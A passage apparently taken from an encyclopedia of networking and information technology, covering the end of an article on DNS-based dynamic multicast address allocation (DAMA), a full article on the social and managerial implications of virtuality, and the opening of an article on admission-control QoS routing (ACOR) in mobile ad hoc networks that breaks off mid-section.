In order to solve the source discovery problem, the *multicast source discovery protocol* (MSDP) was developed and standardized, which makes it possible to use independent multicast routing methods inside the domains, while the multicast sessions originated from or to another domains reach all the participants. Every separate PIM-SM domain uses its own *rendezvous point* (RP) independently from other PIM-SM domains. The information about active sessions (sources) is replicated between the domains by the MSDP protocol, which means a flooding among them. Every MSDP host informs its peers about the multicast sources known by it. The new information is downloaded to the database of its local RP. The native multicast routing between the domains (inter-domain routing) is done by the MBGP protocol. The advantage of the MSDP is that it solves the problem of the Internet-wide resource discovery; however, due to the periodical flooding its scalability is limited. That is why the MSDP-based inter-domain multicast is named short-term solution, since some researchers state that a more scalable system (see the following text) should have been used.

In order to obtain a solution for the address allocation problem, the developed address allocation method called *GLOP* is more reliable than the session directory (Meyer & Lothberg, 2000). The GLOP is an address allocation protocol that statically assigns multicast IP-address ranges to the ASs. The protocol encodes the AS-number into the multicast addresses, namely the second and third segment of the IP-address is the coded AS-number. GLOP uses the 233/8 address range from the whole 224/4 (224.0.0.0... 239.255.255.255) range, which is dedicated for the IP-multicast. The main problem with such static assignment is that every AS can use only a small amount of addresses, in case of the GLOP the fourth segment of the IP-address, which means 256 different addresses, only. In addition GLOP has no mechanism to allocate an address from the possible 256 addresses in case of a starting multicast session.

Another solution for the address allocation, which solves the source discovery as well, is the *multicast address allocation architecture* (MAAA). The MAAA is a three-level architecture, including the *inter-domain level*, the *intra-domain level*, and the *host to network level*. The implementation of the top level of the architecture of the MAAA is the *multicast address set claim* (MASC) that is a hierarchical address allocation protocol interoperates with the inter-domain routing protocols. It uses a hierarchical address allocation method.

The MAAA is a scalable and dynamic system for an Internet-wide multicast; however, its architecture is very complicated, which means an important barrier against its deployment. The MBGP/MSDP/PIM-SM protocol stack uses local copy of the entire multicast source set, and therefore should not be used Internet-wide, only in smaller sets of domains or small numbers of sources.

Currently the MBGP/MSDP/PIM-SM protocols are applied for the wide-area multicasting; however, it would need a solution for the address allocation that is simple and dynamic in nature. The proposed novel address allocation method named *dynamic allocation of multicast addresses* (DAMA) targeted to give a simple and scalable solution for the dynamic allocation of the addresses and the resource discovery, as well. It is designed to improve the MBGP/MSDP/PIM-SM architecture, since based on the current practice of the multicast technology this solution can be used longer than it was supposed before.

The proposed address allocation method DAMA is a robust addressing infrastructure for multimedia one-to-many applications (audio, video-on-demand, etc.). Other recent protocols do not make it possible to start an IP-multicast-based multimedia application Internet-wide quickly. DAMA is an easy, ready to run address allocation protocol that makes it possible to start multicast streams over the Internet, but only sessions with single source are allowed by the protocol today.

THE NOVEL METHOD

In the DAMA project a protocol was constructed from the idea about using existing well-tried *domain name system* (DNS) for communication needs of multicast address allocation and service discovery, and implemented (Orosz & Tegze, 2001). DAMA is an operating system software library for applications and a DNS extension communicating with each other. The transmission control of the communication is done by the IP-level multicasting. The application uses the operating system extension, the DAMA Library to allocate multicast address and for service discovery.

The DAMA Library uses DAMA DNS Extension as distributed database system; therefore, the database functions are similar to the services of the library offers. DAMA DNS Extension uses normal DNS protocol (Mockapetris, 1987) for communication, but in order to extend DNS functionality new methods are necessary. The database records for address allocation are stored in normal DNS Resource Records. The functions of the DNS extension are listed in Table 1.

In addition, the system DAMA offers algorithms for DNS servers as it is listed in Table 2.

In order to invoke a multicast session, a server prior needs a multicast address. It asks the DAMA library for it. Every host has IP-multicast address table with 256 addresses for unicast addresses each. The DAMA library asks the local name server to allocate an address from the unicast reverse zone name server. If the name server has unmapped IP-multicast address, it maps to the unicast address of the host (in the host map every unicast address has 256 slots for multicast addresses). If there is no unmapped address, it asks an address range from the upper DNS server in the reverse mapping. If it gets new address range, then it allocates an address from it. If there is an error, or no more addresses available, then it returns an error to the DAMA library. The DAMA library allocates the offered address for the unicast address, and returns it to the applications, or signals the error. When the multicast session finishes (session termination) the application sends a freed message to the DAMA library, which sends unmapped messages to the name server. If a name server has too many unmapped addresses or has a query from upper server to free addresses, it tries to unallocate unmapped entries and gives them back to the upper server.

The workflow of the session initialization is described in Figure 2.

The base concept is using the existing DAMA DNS extension storing additional information about sources. A mechanism to allow joining and leaving sources to the session is needed. For security reasons the first source set up the session can choose one of the two authentication schemes are listed in Table 3.

In the first source-controlled case if the first source leaves the session, the session closes, even if addition sources are left. An application level mechanism is necessary to handle the requests from the additional sources implementing the authentication functionality.

FUTURE TRENDS

The described dynamic address allocation method is a solution for the Internet-wide IP-multicast problem. It allows starting IP-multicast-based applications Internet-wide with minimum configuration needs. It offers scalable dynamic address allocation, and service discovery, while the transmission control relies on the IP and higher-level protocols. In a simple situation a native IP level multicasting can be used; for reliable communication a reliable multicast transport level protocol (Orosz & Tegze, 2001) is the appropriate selection. DAMA uses the existing domain name system as the distributed database for storing address and service information. This hierarchical, distributed system makes

Table 1. DAMA library services

- Requesting and reserving available IP-multicast addresses.
- Freeing them after use.
- Querying assigned multicast IP addresses for given services and hosts.
- Querying sources of sessions related to given IP-multicast address.

Table 2. Mechanisms for DNS servers

- Allocating IP-multicast address ranges from upper servers.
- Freeing IP-multicast address ranges.
- Managing IP-multicast address range mapping for slave servers.
- Managing IP-multicast address mapping for hosts and services.

Figure 2. The DAMA workflow




Table 3. The authentication schemes

• **Public:** Any source can join the group freely up to the max source limit. • **First Source Controlled:** Only the first source of the session can register additional sources.

the protocol scalable, and redundancy of the system ensures robustness. The existing infrastructure means no need to invest into new infrastructure, and makes the services based on DAMA protocol ready to run with minimal configuration.

In order to realize the appropriate traffic management (Yu, 2001) that is important in case of the mass media transmission, the IP-multicast is necessary. The aim of the proposed DAMA project is creating an algorithm and software for multimedia applications using IP-multicasting, to let them easily connect to multicasting environments. DAMA is well scalable in the Internet, and it has a low communication overhead. The software realizations of DAMA protocol run on name servers, and under client side operating systems as extensions. DAMA offers service registration, discovery, and multicast address allocation in a distributed hierarchical infrastructure. The use of the existing domain name system makes DAMA robust, easy, and scalable.

CONCLUSION

The IP-multicast gives the theoretically optimal solution for the local- and the wide-area media streaming. It is a serious problem; the lack of Internet-wide deployment can be facilitated by applying the proposed multicast address allocation method called DAMA. The implementation and testing of the DAMA multi-source extension is in progress. The following steps are the simulation and measurement of the properties in order to refine the protocol parameters.

The relatively simple solution for the wide-area multicast, which the method DAMA provides, gives an efficient way to reach desired the global IP-multicasting. The DAMA can help the Internet-wide deployment of the IP-multicast, since it is easy to deploy and does not require fundamental changes in the IP infrastructure.

The current capability of the Internet gives the possibility of applications with multimillion users. For these purposes, the IP-multicast gives a scalable and

G

powerful solution. The proposed DAMA addressing infrastructure is a logical and smooth extension of the earlier IP-multicast address allocations and the traditional unicast-based *Domain Name System*.

KEY TERMS

Address Allocation: The problem of choosing an unused IP-multicast address before starting a multicast session, and when the session has been finished, this address should be released.

Autonomous System (AS): A network, where the main routers are in common administration. The Internet is composed of peering ASs, which are independent from each other.

Domain Name System (DNS): Hierarchical distributed database for mapping the IP addresses to segmented name structure and vice versa.

Inter-Domain Routing Protocol: IP-level routing protocol in order to create paths through the border-routers of the *autonomous systems* (ASs).

IP-Multicast: Network-level multicast technology, which uses the special class-D IP-address range. It requires multicast routing protocols in the network routers.

Multicast Routing Protocol: In order to forward the multicast packets, the routers have to create multicast routing tables using multicast routing protocols. The most widely used multicast routing protocol is the *protocol independent multicast* (PIM).

Multicast Source Discovery Protocol (MSDP): This protocol makes it possible to use independent multicast routing inside the domains, while the multicast sessions originated from or to another, domains reach all the participants. In each *AS* there is at least an MSDP protocol entity in order to exchange the information about the active sources among them.

Source Discovery: This problem arises when a host sends a join message to a router. The router can forward this join message toward the source of the multicast group if it has information about the source. This problem is more difficult, if the joining host and the source of the group are in different *AS*s. In this situation the *MSDP* can be used in order to exchange the information about the active sources among the *AS*s.

Going Virtual

Evangelia Baralou
ALBA Graduate Business School, Greece

Jill Shepherd
Simon Fraser University at Harbour Centre, Canada

INTRODUCTION

Virtuality is a socially constructed reality mediated by electronic media (Morse, 1998). Virtuality has overcome the stage of being considered a "false" reality, and is now being recognized as a process of becoming through information and communication technologies (ICTs), one of the main changing trends in a world in which ownership of assets is overrated.

Organizations such as Amazon, Google, Cisco Systems, IBM, Intel Capital, Orange, and Hewlett-Packard are some of the innovative enterprises that have adopted virtual teams in order to accelerate access to global business. For example, most of the people working in product development in Orange Group, one of the UK's leading mobile phone service providers, work in virtual teams. The World Bank is also using virtual teams that collaborate across national and technical boundaries to meet organizational objectives. IBM, in a way to open up the innovation process, is pulling a technology-enabled global team (around 100,000 people) together for the online equivalent of a town meeting (Business Week Online, 2006) that will hopefully lead to idea generation by the whole IBM population, and powerful innovations in IBM.

Characterized mainly by the dimension of time-space distantiation (Giddens, 1991) virtuality has an impact on the nature and dynamics of knowledge creation (Thompson, 1995), innovation (MacKenzie, 2006), social identity (Papacharalambous & McCalman, 2000), and organizational culture (available at http://www.etw.org/2003/Archives/telework2001-proc.pdf).

The relentless advancement of ICT, in terms both of new technology and the convergence of technology (e.g., multimedia), is making virtual networking the norm rather than the exception. Socially, virtual communities are more dispersed, have different power dynamics, are less hierarchical, tend to be shaped around special interests, and are open to multiple interpretations, when compared to face-to-face equivalents. To successfully manage virtual communities, these differences need first to be understood, second, the understanding related to varying organizational aims, and third, the contextualised understanding needs to be translated into appropriate managerial implications.

In business terms, virtuality exists in the form of lifestyle choices (home-working), ways of working (global product development teams), new products (virtual theme parks), and new business models (e.g., Internet dating agencies). Socially, virtuality can take the form of talking to intelligent agents, combining reality and virtuality in surgery (e.g., using 3D imaging before and during an operation), or in policy making (e.g., combining research and engineering reports with real satellite images of a landscape with digital animations of being within that landscape, to aid environmental policy decisions).

Defining virtuality today is easy in comparison with defining, understanding, and managing it on an ongoing basis. As the title "Going Virtual" suggests, virtuality is a matter of a phenomenon in the making, as we enter into it during our everyday lives, as the technology develops, and as society changes as a result of virtual existences. The relentless advances in the technical complexity which underlies virtual functionality and the speeding up and broadening of our lives as a consequence of virtuality, make for little time and inclination to reflect upon the exact nature and effect of going virtual. As it pervades the way we live, work, and play at such a fast rate, we rarely have the time to stop and think about the implications of the phenomenon.

The aim of what follows is, therefore, to reflexively generate an understanding of the techno-social nature of virtuality, on the basis that such an understanding is a prerequisite to becoming more responsible for its nature and effects, and more successful in making the most out of it. Ways of looking at virtuality are followed by some thoughts on the managerial implications of “going virtual,” especially in relation to increased innovation.

A TECHNOSOCIAL VIEW OF VIRTUALITY

Marx foresaw how the power of technological innovation would drive social change, and how it would influence and become influenced by the social structure of society and human behaviour (Wallace, 1999). This interrelationship means that an understanding of virtuality needs to start from the theoretical acceptance of virtuality as a social reality, considering it involves human interaction associated with digital media and language in a socially constructed world (Morse, 1998). More specifically, Van Dijk (1999) suggests that going virtual, in comparison with face-to-face interaction, is characterised by:

- A less stable and concrete reality without time, place, and physical ties;
- More abstract interaction which affects interpretation of information, and, consequently, knowledge creation;
- A networked reality which both disperses and concentrates power, offering new ways of exercising power and new working relationships;
- Diffused and less hierarchical communities and interaction due to the more dynamic flow of knowledge and greater equality in participation;
- A reality often shaped around special interests.

Each of these areas is explored below, with the aim of drawing out the issues such that the managerial implications can be discussed in the following section. The emphasis is not on the technology, but on the sociomanagerial implications of how the technology promotes and moulds social existence within virtual situations, and how this context can provide the potential for creativity and continuous innovation.

A LESS STABLE AND CONCRETE REALITY

Arguably, the most fundamental characteristic of virtuality is the first on this list, namely time-space distantiation (Giddens, 1991). Prior to the development of ICTs, the main mode of communication between individuals was face-to-face interaction in a shared place and time. The presence of a shared context during face-to-face contact provides a richness, allowing for the capacity to interrupt, repair, feedback, and learn, which some see as an advantage (Nohria & Eccles, 1992, cited by Metiu & Kogut, 2001). In a virtual context, individuals interact at a distance and can interact asynchronously in cyberspace through the mediation of ICTs. The absence of shared context and time has an impact on communication (Metiu & Kogut, 2001; Thompson, 1995).

A MORE ABSTRACT REALITY

In virtuality, a narrowed range of nonverbal symbolic cues can be transmitted to distant others (Foster & Meech, 1995; Sapsed, Bessant, Partington, Tranfield, & Young, 2002; Wallace, 1999), albeit technology advancement is broadening the spectrum. Social cues associated with face-to-face copresence are deprived, while other symbolic cues (i.e., those linked to writing) are accentuated (Thompson, 1995). The additional meaning found in direct auditory and visual communication, carried by inflections in the voice tone, gestures, dress, posture, as well as the reflexive monitoring of others’ responses, is missing. Human senses such as touch, smell, and taste cannot be stimulated (Christou & Parker, 1995). Virtuality is a more abstract form of reality. These symbolic cues convey information regarding the meaning individuals assign to the language they use, as well as the image they want to project while expressing themselves. In this sense, man first went virtual when language evolved, given language was arguably the first abstract space man inhabited.

Understanding the social impact of mediated interaction is helped by thinking in terms of the spaces within which individuals interact (Goffman, 1959, cited by Thompson, 1995). A distinction is made between individuals interacting within and between easily accessible front regions, separated in space and perhaps in time from their respective back regions into which it is difficult, if not impossible, to intrude.

In a face-to-face context, social interaction takes place in a shared front region, a setting that stays put geographically speaking, (e.g., an office, a class), which can be directly observed by others and is related to the image the individual wants to project. Actions that seem to be inappropriate or contradictory for that image are suppressed and reserved in the back region for future use. It is not always easy to identify the distinction between the front region and the back region, as there can be regions which function at one time and in one sense as a front region and at another time and in another sense as a back region. For example, a manager in his office with clients or other employees can be considered as acting in a front region, whereas the same geographical setting can be thought of as the back region before or after the meeting.

In virtuality, the separation of back and front regions can lead to a loss of the sense of normal social presence as individuals become disembodied beings that can potentially be anywhere in the universe without the actual embodied presence (Dreyfus, 2001). Reality appears anonymous, opaque, and inaccessible, without the sociability, warmth, stability, and sensitivity of face-to-face communication (Short, Williams, & Christie, 1976; Van Dijk, 1999). The dichotomy between appearance and reality set up by Plato is intensified. People operating virtually spend more time in an imaginary virtual world than in the real world (Woolgar, 2002).

That said, such disembodied social presence creates opportunities. Whilst interacting in a virtual—as well as in a face-to-face—context, participants construct their own subjective reality, using their particular experience and life history, and incorporating it into their own understanding of themselves and others (cf. Duarte & Snyder, 1999). In a virtual context, individuals live in each other's brains as voices, images, and words on screens, which arguably makes them become capable of constructing multiple realities, of trying out different versions of self, to discover what is "me" and what is "not me," versions of which they are in greater control, taking also with them the reality, or indeed the realities, they are familiar with (Turkle, 1995; Whitty, 2003).

Individuals can thus take advantage of the lack of context by manipulating front and back regions, more consciously inducing and switching to multiple personas, projecting the image they want in the cyberspace, thus controlling the development of their social identity, based on the different degrees of immersiveness (Morse, 1998; cf. Van Dijk, 1999).

At the same time, individuals have increased opportunities for dialogues, due to the richness of the media and the ability to hold multiple dialogues at the same time with discussants anywhere in the world. This gives them increased information that they decontextualize and recontextualize, exposes them to a wealth of diverse perspectives and points of view, and enables them to make sense of their experience in new ways that they could not in the past. Individuals are also forming and disbanding teams quickly, and by doing so, get to know individuals with various educational, social, and cultural backgrounds. Discursive interaction in various teams can be a source of creation of new ideas that may lead to innovative products and services.

From this point of view, it can be argued that the virtual context empowers individuals. Interestingly, multimedia provides more "natural" interaction allowing, for example, the use of voice through Internet telephony and the bringing back into the social frame—for example, of body language and dress, through Web-cams. Does, therefore, the advancement of ICT mean that virtuality will become more "normal," or will the habit of self-identity construction within virtual reality remain?

POWER AND EMPOWERMENT

Giddens (1991) suggests that virtuality offers new modes of exercising power, and that virtuality is creating a more reflective society, due to the massive information received. This can be questioned on the basis that more is read than written, and more is listened to than spoken within the virtual world, which could shape an increasingly passive society hijacked by its own knowledge drifting around the infinite and complex reality of cyberspace. The relationship between power and knowledge in a virtual context remains under-researched. Perhaps it is knowledge itself, which becomes more powerful. However, as virtual teams are formed by geographically-dispersed individuals that hold knowledge, decision-making is also dispersed in relation to this knowledge. It has been found (Franks, 1998), that in an organizational virtual context, the demands of quick changes in knowledge requirements result in managers not being able to keep up. They entrust related decision-making to the remote employees, as they don't have the time or the expertise to make all the necessary decisions. Although this empowerment enhances greater equality in participation, the property rights of the produced knowledge remain organizational, which can make individuals feel weaker and objects of control and pervasiveness, given that their whole online life can ironically also be remotely supervised and archived (Franks, 1998; Ridings, Gefen, & Arinze, 2002). Power dynamics are, therefore, usually different in virtual reality when compared to face-to-face reality.

A REALITY OFTEN SHAPED AROUND SPECIAL INTERESTS

The claim that virtuality shapes communities around shared interests can be understood in relation to the way traditional relationships are shaped and maintained in a virtual context. Dreyfus (2001) emphasizes the withdrawal of people from traditional relations, arguing that the price of loss of the sense of context in virtuality is the inability to establish and maintain trust within a virtual context (cf. Giddens, 1991). Trust has been in the centre of studies on human relations (Handy, 1995). Traditionally, individuals establish their relations based on trust and interact inside a context of social presence, which is affected in virtuality by the physical and psychological distance, by loose affiliations of people that can fall apart at any moment, by a lack of shared experiences and a lack of knowledge of each other's identity. Sapsed et al. (2002) suggest that trust in a virtual environment is influenced by the accessibility, reliability, and compatibility in ICT, is built upon shared interests and is maintained by open and continuous communication. The quantity of information shared, especially personal information, is positively related to trust (Jarvenpaa & Leidner, 1999; Ridings et al., 2002). Being and becoming within virtual communities also depends more on cognitive elements (e.g., competence, reliability, professionalism) than affective elements (e.g., caring, emotional, connection to each other), as emotions cannot be transmitted that easily (Meyerson et al. (1996; cited by Kanawattanachai & Yoo, 2002)).

That said, virtual communities do exist which are, perhaps, breaking with tradition. Consequently, what is "normal" or "traditional," in time, is likely to change. In such communities, the lack of trust allows views to be expressed more openly, without emotion, and people are more able to wander in and out of communities. Special interests are more catered for as minority views can be shared. An absence of trust is less of an issue. The Net is always there and can be more supportive than a local community, making the Net more real than reality and more trustworthy.

In considering the above characteristics of virtuality within management, three factors of organizational life are taken into consideration in the following section; the first is context, the second is the organising challenges which emerge within organizational contexts, the third is the matter of taking into account advancements in technology.

THE MANAGERIAL IMPLICATIONS OF GOING VIRTUAL

Organizationally, the ability to communicate virtually brings increased productivity and opportunity. Getting more out of going virtual requires placing an in-depth understanding of virtuality alongside organizational context in terms of organizational aims, as well as managing the tensions which arise out of those unique organizational contexts. It involves constantly appraising ICT technology convergence and advancement to establish and re-establish what virtuality and virtual networking mean.

The first managerial implication is that managers must be aware of the nature of virtuality in terms of the strategic intent of the organization. Beyond increases in operational productivity, strategically, must the more abstract interaction of the virtual world be countered, or is it an enabler of the aim? More specifically, if an organization wishes to share knowledge without any variation or interpretation, meaning without any innovation, within a confined community, then going virtual can be problematic, especially if counter measures are not taken to reduce the chances of knowledge creation, community boundaries being broken, or made impenetrable, and sharing being reduced through a lack of trust. Thus, e-mails can be sent to the wrong group of people, the content of chat-rooms can be far more risqué than would be the case face-to-face, interest groups can self-organise to lobby against convention, people can appear to be other than they really are, the message can be misinterpreted with negative outcomes.

Where, however, knowledge creation and continuous innovation is desired, then these supposed disadvantages can be turned into advantages. For example, a lack of physical shared context within virtual environments can create a way of sharing knowledge that is tacit, abstract, difficult to describe, but which can also be a source of core competence. The diverse nature of virtual teams, the lack of norms and expected behaviour, is promising for the creation of new ideas that can lead to innovative products and services. Engineers working within CADCAM systems across organizational sites is an example of how going virtual can create a way of communicating unique to that community and difficult to imitate. The challenge here is to understand the way of creating and sharing knowledge and how it might be preserved.

Equally, Intranet chat rooms aimed at sharing of ideas can be more innovative because of the lack of social context. In this sense, going virtual allows managers to take risks they would not do in face-to-face settings, more easily misinterpret others to create new knowledge, not allow sources of bias present in face-to-face encounters to creep into knowledge sharing and creation, participate in conversations which they might otherwise not participate in because they are shy or do not know that the conversation is taking place because the conversation is within strict boundaries. Thus, the anonymous, self-organizing characteristics of going virtual can be advantageous.

One important question remains: As technology becomes more advanced, converging to bring the use of all senses into the virtual realm, and as it pervades our everyday lives, will virtuality become as real, as normal, as common as physicality? Virtuality exists in the making as individuals and technologies co-evolve. Indeed, "Real Virtuality" is talked of, in which within a virtual setting, reality (that is, people's material and symbolic nature) is captured and exchanged. What happens in real virtuality, is virtuality is not a channel through which to experience a more abstract, networked life—it is life, it is the experience.

So to conclude, organizations must be aware of whether the aim within the virtual space is to reconsider reality and to create knowledge, or to communicate reality with no creation of knowledge. In either case, the moderating role of power in knowledge flows, the manipulation of front and back regions, as well as the dynamics and nature of community membership, must be appreciated and managed appropriately.

Finally, as part of our social fabric, virtuality is becoming more natural and more traditional in the sense we are becoming more accustomed to the role it plays in our lives, the technology that underpins it, the opportunities it brings. Perhaps "going virtual," above all, involves accepting that virtuality is as real as reality, but needs to be equally managed based on in-depth understanding and reflexive practice.

KEY TERMS

Electronic Media: Interactive digital technologies used in business, publishing, entertainment, and the arts.

Front and Back Region: Front region is a setting that stays put geographically speaking (e.g., an office, a class). Back region is a setting which cannot be easily intruded upon.

Knowledge: An individual and social construction that allows us to relate to the world and each other.

Mediated Interaction: Involves the sender of a message being separated in time and space from the recipient.

Reflective Society: One that takes a critical stance to information received and beliefs held.

Social Construction: Anything that could not have existed, had we not built it (Boghossian, 2001, available at http://www.douglashospital.qc.ca/fdg/kjf/38-TABOG.htm.

Social Realities: Constructs which involve using the same rules to derive the same information (individual beliefs) from observations (Bittner, S., available at www.geoinfo.tuwien.ac.at/projects/revigis/carnuntum/Bittner.ppt).

Virtuality: A socially constructed reality, mediated by electronic media.

Guaranteeing Quality of Service in Mobile Ad Hoc Networks

INTRODUCTION

This article describes how resources are managed in MANETs (mobile ad hoc networks) so that quality of service (QoS) can be achieved to enable service differentiation. The article introduces in detail a QoS routing protocol called admission control enabled on-demand routing (ACOR) protocol. The article also presents the Global framework for functional architecture analysis in telecommunications (GAT) that is used to model ACOR and show its capability to provide different class of service for different mobile customers. For QoS routing protocols, this fashion of modeling is novel and investigates in details the relation between the customer and its provider and the complexity of the domain of MANETs.

DEFINING QoS

QoS is a network performance concept whose definition varies depending on the treatment given to the traffic belonging to a determined user's profile (Juliet Bates, 2006). For example, video applications require sufficient bandwidth and low packet loss. VoIP services need low latency, but can withstand a limited packet loss.

From a network perspective, QoS is characterized by a number of quantifiable attributes. The following are examples of the QoS commitments that a packet network can give:

- Within a call, the packet loss, end-to-end delay and latency are the main parameters. Such parameters can be explicitly specified in the service level agreement, giving rise to "hard" QoS commitments. Alternatively, "soft" QoS commitments may be given that imply priority of a user's traffic.
- The network maintains a model of resources management and decides, with respect to user's profiles, if it can admit traffic while achieving QoS. This is known as admission control.

For these mechanisms to achieve a quantifiable level of QoS, the profile of each user must be understood. In mobile networks, MANETs should know how to manage resources and meet the QoS commitments. The challenge in these networks consists in delivering the appropriate levels of QoS while ensuring that they can scale to all users and balancing this with the cost and risk of over-provisioning.

ADMISSION CONTROL ENABLED ON-DEMAND ROUTING PROTOCOL

Designing an efficient and reliable QoS routing protocol for MANETs is a challenging problem (X. Masip-Bruin, 2006; S.R. DAS, 2000). However, a simple routing mechanism is required to efficiently manage the limited resources while at the same time being adaptable to the changing network conditions.

ACOR (N. Kettaf H. A., 2006) was proposed to efficiently provide end-to-end support for QoS by introducing simple cost functions which represent QoS metrics. Inspired by the *colored* subgraphs formulation presented in K.M. Konwar (2005), where each link of a MANET is divided potentially to sublinks represented by elementary cost functions for QoS metrics (i.e., bandwidth, delay, packet loss, etc.). For purposes of clarity, we only focus on bandwidth and delay. Firstly, the bandwidth at each node is represented by $F_{b,}$ which is a ratio of the requested bandwidth B by an application to the supported bandwidth by a link B_{max} in addition to the residual bandwidth B_{res}. Secondly, the delay is represented by F_d which is also a ratio of supported delay D by an application to the accumulated hop-by-hop delays with the upper bound of delay D_{max}. The sum of the elementary cost functions (F_b and F_d) at each node is added to the global cost function F_g received in the route request packet during the route discovery to represent a route's end-to-end cost.

Bandwidth and Delay Estimation

To offer bandwidth guaranteed QoS, the residual bandwidth must be known (Carlos T. Calafate, 2005). In wired networks this is a trivial task (A.Ganz, 2003) because the underlying medium is a dedicated point-to-point link with fixed capability. In wireless networks, a node can successfully use the shared channel only when all its neighbors do not transmit or receive packets. A simple and efficient method to estimate residual bandwidth B_{res} by listening to the channel of the IEEE802.11 is used. This method is based on the ratio of free and busy times (N. Kettaf H. A., 2006).

Specifically, the DCF mode is based on the carrier sense multiple access with collision avoidance (CSMA/CA) algorithm combined with the network allocation vector (NAV) (W. Wang, 2006) to determine the busy/idle status of the medium. A mobile node must sense the medium before initiating the transmission of a packet. If the medium is sensed as being idle for a distributed interframe space (DIFS) period, the mobile node can transmit a packet. Otherwise, transmission is deferred, and a *backoff* procedure is started with a random value ranging from 0 up to the current CW size. Once the *backoff* expires, the node transmits the packet.

The MAC detects that its channel is free when the value of the NAV is less than the current time, "receive state" is idle, and "send state" is idle. On the other hand, the MAC claims that the channel is busy when the NAV sets a new value, "receive" and "send states" change from idle to any other state.

A node estimates its B_{res} as the channel bandwidth times the ratio of free time to overall time. B_{res} is cross layered to the network layer to compute F_b. The local elementary cost function F_b is given by:

$$F_b = \frac{B}{B_{\max} - (B_{res} + B)} \tag{1}$$

Where:
B: the requested bandwidth.
B_{max}: the maximum bandwidth supported by a link, for example,: 11Mb/s.
B_{res}: the residual bandwidth.

To admit bandwidth requirements B, the following inequality must be verified.

$$B_{res} + B \le B_{\max}$$

On the other hand, estimating end-to-end delay in MANETs is a crucial task due to the unsynchronized nature of the network. In ACOR, a "Hello" packet is used to estimate the delay to the next neighbor. When a node transmits a Hello packet, it starts a local timer d_{start}. Upon receiving the acknowledgement of the Hello, the node records again the receiving time, d_{ack}. However, to estimate an accurate delay, an error probability factor D_e is considered to represent the queuing delay at each relaying node, the packet transmission time and the propagation delay. Hence, the estimated delay at node i is $D_i = (d_{ack} - d_{start}) + D_e$. At each node, the elementary cost function is given by,

$$F_d = \frac{D}{D_{\max} - (\sum_{i=1}^{j} D_i + D)} \tag{2}$$

Where
D_i: the estimated delay to next hop.
D_{max}: the upper bound of delay supported by a flow.
$\sum_{i=1}^{j} D_i$: the accumulated delays from node i (e.g., source) to node j.

Also, to admit a delay D, the following inequality must be verified.

$$D_{\max} \ge \sum_{i=1}^{j} D_i + D$$

G

The end-to-end cost of a route is represented by a global cost function called F_g that results from the sum of local cost functions $(F_b + F_d)$ evaluated at each relaying node. The value of F_g is accumulated from source where it is set to cipher to destination. In particular, a high value of F_g represents an overloaded route.

$$F_g = \frac{B}{B_{\max} - (B_{res} + B)} + \frac{D}{D_{\max} - (\sum_{i=1}^{j} D_i + D)} \qquad (3)$$

Route Discovery and Resource Reservation

ACOR conforms to a pure on-demand routing protocol. It neither maintains any routing table, nor exchange routing information periodically. When a source node needs to establish a route to another node, with respect to a specific QoS requirement, it broadcasts a route request (RouteRequest) packet that includes mainly, the requested QoS and also the global cost function F_g which will be accumulated at relaying nodes. Upon receiving the request packet, each intermediate node obeying to QoS requirements, updates the received F_g by appending its local cost functions F_b and F_d. Afterward, a route entry in its routing table is set and a request is rebroadcasted to next hop neighbors.

To reduce the overhead generated by the control packets during the route discovery and contrary to other routing protocols (I. Chakeres, 2006; Kravets, 2003; M. Abolhasan, 2004), ACOR adopts two efficient optimization mechanisms. One is applied on nodes that cannot support QoS requirements by ignoring the route request packet. The other is for intermediate nodes by rebroadcasting the first received route request packet. When an intermediate node receives several route requests to one destination, records the incoming values of F_g and rebroadcasts only the first received route request with the updated value of F_g.

Once the destination node receives the request packet, it responds by unicasting a route reply (RouteReply) packet which principally includes the source node's address and the end-to-end value of F_g. Thus, each intermediate node must update the recorded values of F_g set in the routing table during the route discovery. The update is a deduction of the received F_g in the route reply from the one of the route request.

Loop-Free Routing

The operation of ACOR is loop-free based on a destination sequence number to indicate the control packets freshness for each data flow. This sequence number is updated whenever a node receives new information about the sequence number from route request, route reply, or route error packets that may be received related to that destination. ACOR depends on each participating node in the network to own and maintain its destination sequence number to guarantee loop-freedom of all routes toward that node.

Using this technique, the control overhead is reduced by minimizing the transmission of unnecessary control packets.


QoS Route Recovery

The most existing MANET routing protocols detect a route break using the "Hello" packet (C.E. Perkins, 2003) for neighbor lost detection, and then a route discovery is initiated which may engender a long delay for QoS applications and generate an excessive overhead. However, in ACOR an efficient method based on the bandwidth reservation lifetime at the destination node (N. Kettaf H. A., 2006) for QoS route recovery is used. If the destination node fails to receive data of reserved flow before its reservation lifetime, the destination node initiates the QoS route recovery. The destination node broadcasts a reverse route (ReverseRoute) packet backward to the source of data. The reverse route packet is treated in the same manner as a route request described in 3.2. Once the source of data receives the reverse route packet, it chooses the adequate route with respect to the value of F_g. However, due to frequent topology changes or packet loss, the reverse route packet may not arrive to the source node within a predefined tolerable time. The source of data may trigger a new route discovery or send data on Best Effort via the reverse route of the route error packet.

GLOBAL FRAMEWORK FOR FUNCTIONAL ARCHITECTURE ANALYSIS IN TELECOMMUNICATIONS

In order to provide a global and homogeneous view of functions needed to support end-to-end telecommunications services when different actors such as service

Figure 1. The GAT's levels and processes



providers, network providers, and technologies are involved in their provisioning while taking also into account the arrival of next generation networks (NGN), the Global framework for functional architecture analysis in telecommunications (GAT) is developed (T. VuDuong, 2003).

The GAT Framework

The framework is based upon the *customer-provider* relationship. Figure1 illustrates horizontally five processes, and vertically six levels to structure functions and data. A seventh vertical level is devoted to network element functions also called transport functions.

Processes

Processes are related to service lifecycle. They structure actions undertaken by providers to answer to customer's requests. The proposed processes are as follows.

- **Pre-sales:** This process gathers the whole actions undertaken before services subscription to deal with customers (e.g., market studies) and with network resources in a whole (e.g., target scenarios).
- **Subscription/provisioning:** This process deals with actions that follow customers' subscriptions: customer care (contracts, customer profiles), dimensioning, deployment, and network configuration management.
- **Invocation:** Following a service invocation request, this process is in charge of every service and resource controls to support services in real-time (or on-demand).
- **After-sales:** Network performance report, QoS, and faults are handled by this process. It also manages measurements and monitoring. Customers might ask for their QoS information.
- **Billing:** Given their crucial importance, the billing operations need a specific process that processes data provided by the Invocation process or by the Subscription/provisioning one, such as contracts and packages.

In this framework, four management processes are identified, *Pre-sales*, *Subscription/provisioning, After sales* and *billing*, and *invocation* that corresponds to the dynamic control plane.

Levels

Each process is divided into similar levels corresponding to levels of operations to support customer, service, and resources. Two domains, each gathering three levels. are identified.

Services processing and *resources processing*. The proposed levels are as follows.

- **Service mediation:** This level is intermediary between the customer and service offers. It manages catalogues of service providers, for example, the form of "yellow pages" indicating the main attributes of provided services.
